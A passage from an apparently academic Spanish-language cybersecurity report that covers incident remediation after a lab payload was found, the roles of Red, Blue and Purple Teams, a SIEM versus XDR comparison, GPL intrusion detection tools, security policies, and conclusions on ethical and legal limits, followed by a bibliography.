a. Se procedió a aislar el Windows 10 desconectando el sistema de la red de datos para evitar que el atacante continuara teniendo acceso a los recursos y datos sensibles.

b. Se eliminó la “Carga Útil” generada por MSFVenom activando Windows Defender, software que colocó el archivo de manera inmediata en cuarentena.

c. Se ejecutaron las actualizaciones de Windows 10 para que descargara los últimos parches de seguridad e instalara todas las actualizaciones disponibles para cerrar posibles vulnerabilidades que podrían haber sido explotadas en el ataque.

d. Se revisaron los registros de seguridad de Windows para identificar cualquier actividad inusual o sospechosa.

e. Realicé cambió de contraseñas de acceso a Windows, por si la brecha de seguridad hubiera robado nombres de usuario y contraseñas

f. Se activaron todas las protecciones de seguridad posibles en Windows 10 como el firewall, la protección en tiempo real, antivirus y antimalware.

4.3 Diferencias existentes entre Red Team, Blue Team y Purple Team

Red Team (Equipo Rojo):

El equipo rojo simula ser un atacante externo e intenta penetrar en la red y sistemas de una organización para identificar vulnerabilidades y debilidades utilizando tácticas de hacking y técnicas de ataque para encontrar vulnerabilidades y explotarlas.

El equipo rojo normalmente intenta recopilar la siguiente información de su víctima:

- Descubrir los sistemas operativos en uso
- Identificar los equipos de red y protección perimetral que usa la victima (Servidores, Firewall, Switches, Routers, Access Point, Segmentos Ip, máscaras de subred y puertas de enlace).
- Identificación de puertos TCP y UDP abiertos en el firewall
- Identificar la topología usada por la organización a ser atacada

Blue Team (Equipo Azul):

El equipo azul defiende la red y sistemas de la organización contra los ataques simulados por el equipo rojo, o las amenazas reales contra la organización, realizando supervisión de la seguridad, con el objetivo principal de detectar y responder a las amenazas, siempre buscando mejorar las defensas de los sistemas de información
El equipo azul normalmente intenta realizar los siguientes ejercicios para defender la organización:

- Llevar a cabo auditorías del DNS con el fin de prevenir ataques de phishing, o inconvenientes con registros DNS expirados, y para prevenir o mitigar los ataques dirigidos al sistema DNS y a la seguridad web.
- Hacer un análisis de huella digital con el fin de rastrear la actividad de los usuarios y detectar firmas reconocidas que señalen una posible infracción de la seguridad
- Garantizar que la configuración de las políticas de firewall se encuentra correctamente definidas y que el antivirus se mantenga actualizado.

- Implementar soluciones SIEM para monitorear y la actividad de la red.

- Analizar los registros y la memoria para capturar actividades inusuales en los sistemas para localizar cualquier ataque.

- Segmentar las redes y asegurarse de que están configuradas correctamente.

- Usar de vez en cuando aplicaciones para exploración de vulnerabilidades.

- Mantener asegurados los sistemas mediante antivirus o antimalware.

Purple Team (Equipo Purpura):

A pesar de que el equipo rojo y el equipo azul comparten objetivos comunes, a veces no coinciden o no están en armonía. Por ejemplo, no es lógico que el equipo rojo “gane” batallas si no comparte la información con el equipo azul. El propósito principal de los ejercicios es fortalecer la seguridad general de la organización.
El equipo Purpura se encarga de coordinar ejercicios conjuntos donde el equipo rojo ataca y el equipo azul defiende en tiempo real, con el fin de aprender y mejorar y obtener los mejores beneficios para la organización en cuanto a seguridad.

En resumen, el equipo rojo se enfoca en encontrar vulnerabilidades, el equipo azul se enfoca en defender contra ataques, y el equipo purpura fomenta la colaboración y el aprendizaje para fortalecer las defensas de la organización.

4.4 Funciones de CIS “Center for Internet Security” en equipos Blue Team

- CIS es una organización que se dedica a mejorar la ciberseguridad a nivel global. Dentro de los equipos BlueTeam (equipos de defensa cibernética), CIS realiza las siguientes funciones:

- Desarrollo de Estándares de Seguridad: esta organización crea y mantiene estándares de seguridad aceptados, como las CIS Controls y CIS Benchmarks. Estos documentos proporcionan pautas detalladas sobre cómo configurar sistemas y redes de manera segura.

- Ofrecer Herramientas y Recursos: CIS ofrece herramientas gratuitas y recursos educativos para ayudar a las organizaciones a evaluar y mejorar su postura de seguridad cibernética. Estos recursos son esenciales para los equipos BlueTeam.

- Capacitación y Concienciación: A través de capacitaciones y concienciación, CIS ayuda a los equipos BlueTeam a entender las amenazas actuales y las mejores prácticas de seguridad.

- Recopilación de información: El CIS reúne información y datos sobre amenazas cibernéticas, vulnerabilidades, mejores prácticas de seguridad y otros aspectos relacionados con la seguridad en línea.

- Desarrollo de pautas: Basándose en la información recopilada, el CIS desarrolla pautas y estándares de seguridad cibernética. Estas pautas ayudan a las organizaciones y usuarios a protegerse contra amenazas comunes.

- Distribución de recursos: El CIS proporciona recursos, herramientas y guías gratuitas para que las organizaciones y usuarios finales puedan mejorar su seguridad en línea. Esto incluye documentos técnicos, listas de verificación y herramientas de seguridad.

- Asistencia en incidentes: El CIS también brinda apoyo en la gestión de incidentes cibernéticos, ayudando a las organizaciones a responder a ataques y recuperarse de ellos.

- Colaboración: Fomenta la colaboración entre organizaciones, gobiernos y la comunidad de seguridad cibernética para compartir información y abordar de manera colectiva las amenazas cibernéticas.

- Evaluación de seguridad: El CIS ofrece servicios de evaluación de seguridad cibernética para ayudar a las organizaciones a identificar y mitigar vulnerabilidades en sus sistemas.

En resumen, el CIS es una organización dedicada a mejorar la seguridad en línea a través de la recopilación de información, el desarrollo de estándares, la distribución de recursos y la promoción de la concienciación en seguridad cibernética. Proporciona un conjunto de herramientas y conocimientos para ayudar a protegerse contra las amenazas cibernéticas en un entorno cada vez más digital.

4.5 CUADRO CON DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR:

Tabla 1 - Diferencias entre SIEM y XDR

SIEM	XDR

Su enfoque está dirigido a realizar gestión de información y eventos de seguridad.	Su enfoque está dirigido a realizar detección y respuesta extendida a amenazas.
Recopila datos de registros de eventos y registros de seguridad.	Recopila datos de múltiples fuentes de seguridad, incluyendo endpoints, redes y aplicaciones.
Realiza análisis de eventos y correlación para identificar patrones de amenazas.	Realiza análisis avanzados de amenazas mediante la integración de inteligencia artificial y machine learning.
Se enfoca en la gestión y monitorización de eventos de seguridad.	Amplía su enfoque para incluir la detección proactiva y la respuesta a amenazas en tiempo real.
Ofrece cierto grado de automatización, pero no siempre es proactiva.	Se centra en la automatización avanzada para la detección y respuesta automatizada de amenazas.
Proporciona visibilidad limitada sobre la cadena de ataque.	Ofrece una visibilidad más completa de la cadena de ataque y el contexto de las amenazas.
Puede integrarse con otras soluciones de seguridad, como firewalls y antivirus.	Se integra con múltiples soluciones de seguridad, incluyendo EDR (Endpoint Detection and Response) y NDR (Network Detection and Response).
Ayuda en la identificación de incidentes, pero la respuesta puede requerir intervención manual.	Ofrece respuesta automatizada a incidentes y permite una acción más rápida y eficiente.

Fuente: El autor

4.6 Tres herramientas de detección de ataques con licencia GPL:

tres herramientas de detección de ataques informáticos con licencia GPL (Licencia Pública General de GNU):

1. Snort: Snort es una de las herramientas de detección de intrusos de red más populares y ampliamente utilizadas con licencia GPL. Funciona como un sistema de prevención de intrusiones de red (NIPS) y se utiliza para detectar y prevenir ataques en tiempo real. Snort utiliza reglas personalizables para identificar patrones de tráfico malicioso en la red.

2. Suricata: Suricata es otra herramienta de detección de intrusos de red con licencia GPL que se basa en Snort pero ofrece algunas características adicionales. Suricata es conocida por su rendimiento y capacidad para inspeccionar el tráfico de red a alta velocidad. También utiliza reglas de detección personalizables y es adecuada para entornos de alta demanda.

3. OSSEC: OSSEC es una herramienta de detección de intrusiones y seguridad de host de código abierto con licencia GPL. A diferencia de Snort y Suricata, que se centran en la detección de amenazas en la red, OSSEC se enfoca en la seguridad del host, monitoreando archivos del sistema, registros y otros eventos para detectar intrusiones o actividades sospechosas en servidores y estaciones de trabajo.

5 ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI.

5.1 Aportes a la ciberseguridad por la integración de los Blue, Red y Purple Teams.

La integración de estos equipos está aumentando en gran proporción la relevancia que consiguen en conjunto para el fortalecimiento de la ciberseguridad de la infraestructura y la información de las organizaciones. La unión de estos va a lograr que se promuevan políticas de ciberseguridad más efectivas ya que la colaboración de la experiencia, conclusiones y análisis documentado por estos equipos va a fortalecer la seguridad cibernética de la organización combinando las técnicas usadas por los equipos ofensivos y defensivos para identificar y mitigar amenazas de manera más efectiva. Esto en conjunto va a permitir la detección temprana de amenazas, la mejora constante de las defensas y la adquisición de conocimiento por parte de los profesionales de seguridad. Esta integración también ayuda a las organizaciones a estar mejor preparadas para enfrentar los desafíos que cada vez son más sofisticados en el panorama de la ciberseguridad.

5.2 Políticas de seguridad y recomendaciones para la mejora de la ciberseguridad en entornos T.I.

5.2.1 Políticas:

- Política de Contraseñas Fuertes: Esta política establece que se deben implementar contraseñas seguras que incluyan una longitud mínima,

caracteres especiales, letras mayúsculas y minúsculas, y cambios periódicos de estas contraseñas.

- Política de Control de Acceso: Esta determina que se debe limitar el acceso a sistemas y datos solo a personas autorizadas por la organización. En donde se debe implementar el uso de al menos dos factores de autenticación en lo posible.

- Actualizaciones y Parches: La organización debe mantener los sistemas y el software actualizados con las últimas actualizaciones y parches de seguridad desarrollados por los fabricantes y desarrolladores.

- Política de Uso Aceptable: La organización debe implementar una política en donde se defina las reglas sobre el uso de los recursos de T.I., incluyendo navegación web, uso de aplicaciones y plataformas que generen riesgo potencial y restricciones al uso de dispositivos personales integrados a los sistemas de la organización.

- Respuesta a Incidentes: La organización debe generar un plan de respuesta a incidentes que describa de manera organizada y detallada cómo manejar y alertar la ocurrencia de violaciones a la seguridad.

5.2.2 Recomendaciones para mejorar la Ciberseguridad:

- Concienciación del Personal: Las organizaciones deben capacitar a los funcionarios sobre buenas prácticas de seguridad, como la identificación de correos electrónicos de phishing y la importancia de no compartir contraseñas.

- Firewalls y Antivirus: La Implementar firewalls, políticas de hardening e instalación de software antivirus actualizado en todos los dispositivos.

- Cifrado de Datos: Los usuarios deberán usar software especializado para encriptar datos confidenciales tanto en reposo como en tránsito, especialmente en comunicaciones por correo electrónico.

- Control de Dispositivos Móviles: Política que establezca seguridad para dispositivos móviles que se utilizan para el trabajo, incluyendo la capacidad de borrar datos en caso de pérdida o robo.

- Auditorías de Seguridad: La organización deberá agendar planes periódicos para realizar auditorías de seguridad para identificar vulnerabilidades y puntos débiles en la infraestructura de T.I.

- Respuesta ante Desastres: Se deberá tener un plan de recuperación ante desastres que incluya copias de seguridad regulares y pruebas de restauración de la información e infraestructura crítica.

- Monitoreo Continuo: Es necesario para las organizaciones implementar sistemas de detección de intrusiones y monitoreo constante de la red para identificar actividades sospechosas.

Link del Video: https://youtu.be/ANdUsOIG0UA

CONCLUSIONES

1. Los Equipos Red Team y Blue Team son esenciales para mantener la seguridad cibernética de una organización, pero deben operar dentro de límites éticos y legales estrictos para asegurarse de que sus acciones no pongan en riesgo la organización ni violen la privacidad de las personas. La transparencia, el consentimiento informado y el cumplimiento legal son fundamentales para garantizar que estas actividades sean realizadas de manera responsable y efectiva.

2. En la actualidad las organizaciones están en la necesidad de invertir en la formación y conformación de equipos Red Team y Blue Team, puesto que la seguridad de estas no solo se trata de detectar y defenderse contra ataques, sino también de desarrollar la capacidad de recuperarse rápidamente después de un incidente. Es indispensable tener en cuenta que la capacitación y el entrenamiento constante son esenciales para mantener al personal de los equipos actualizado en las últimas amenazas y técnicas de ataque.

3. Los equipos Red Team y Blue Team deben operar dentro de los límites legales y éticos, asegurándose de cumplir con todas las leyes y regulaciones aplicables. Debemos imponer estos principios ante todo para el ejercicio de nuestra profesión y nuestra vida cotidiana. Es importante que conozcamos nuestra legislación y tengamos siempre en cuenta que nuestras actuaciones pueden implicar sanciones drásticas que pueden perjudicar nuestra libertad, nuestra vida y nuestro desempeño profesional.

4. Es esencial que las organizaciones comprendan que las amenazas cibernéticas evolucionan constantemente por esto deben trabajar de manera colaborativa compartiendo conclusiones experiencias y técnicas usadas. La implementación de procesos efectivos de investigación e intercambio de información es crucial para una respuesta rápida y efectiva ante incidentes.

RECOMENDACIONES

Es fundamental mantenerse al día con las normativas legales y leyes en Colombia. Por esta razón, sugiero investigar la Resolución 0924 del 4 de Junio de 2020, que actualiza la política de tratamiento de datos personales. Esta resolución está respaldada por la actual Ministra de TIC. También es esencial revisar el Código de Ética para Ingenieros de COPNIA, que se encuentra de forma gratuita en su página web.

En cuanto a las fases del pentesting, es importante realizar una planificación bien detallada de los procedimientos a realizar, se deben definir los objetivos el alcance y los métodos que se usaran durante el ejercicio, recopilando información crucial de la infraestructura y sistemas de la organización, para procurar durante la ejecución, simular escenarios de amenazas reales que pudiera enfrentar la organización. Incluyendo el uso de técnicas avanzadas y herramientas utilizadas por ciberdelincuentes.

En lo que tiene que ver con las fases de defensa y protección realizadas por el Blue Team, recomiendo que los integrantes adquieran un conocimiento profundo de la infraestructura de la organización, como sus sistemas, redes, aplicaciones e infraestructura tecnológica en general, mientras mejor la conozcan, más efectiva será la detección de las amenazas. Es importante que se tenga un registro detallado de todas las actividades realizadas en los pentesting, incluyendo hallazgos, evidencia y pasos realizados, para logra mejorar la seguridad de la infraestructura y la información.

Las herramientas de seguridad, como los antivirus y los firewalls, son esenciales y deben mantenerse activos y actualizados, desplegando políticas muy bien estructuradas. Del mismo modo, es importante mantener actualizados los sistemas, programas y aplicaciones para garantizar una mayor seguridad. Durante esta actividad, se hace evidente el valioso trabajo que realizan estos programas, que a menudo pasamos por alto.

BIBLIOGRAFÍA

INFOBAE AMÉRICA COLOMBIA. Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS. [En línea] [14 de marzo de 2023]. disponible en: (https://www.infobae.com/colombia/2023/03/14/ciberataque-a-sanitas-hackers-revelaron-mas-informacion-clasificada-de-la-eps/#:~:text=Sanitas%20sufri%C3%B3%20un%20ataque%20cibern%C3%A9tico,Promotora%20de%20Salud%20(EPS)

Sánchez Mario UCLM. (2020). Seguridad ofensiva en Windows: Fundamentos de Red Team. [En línea] [9 de marzo de 2023]. disponible en: https://mcsi.uclm.es/wp-content/uploads/2021/05/TFM_MarioVegaSanchez.pdf

Arroyo Guardeño, D. Gayoso Martínez, V. & Hernández Encinas, L. (2020). Ciberseguridad. Editorial CSIC Consejo Superior de Investigaciones Científicas. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/172144

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

OAS. (2018). Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. https://repository.unad.edu.co/handle/10596/35497
Barría Huidobro, C. (2020). Nuevos espacios de seguridad nacional: cómo proteger la información en el ciberespacio. Editorial ebooks Patagonia - Ediciones UM. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/195463

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas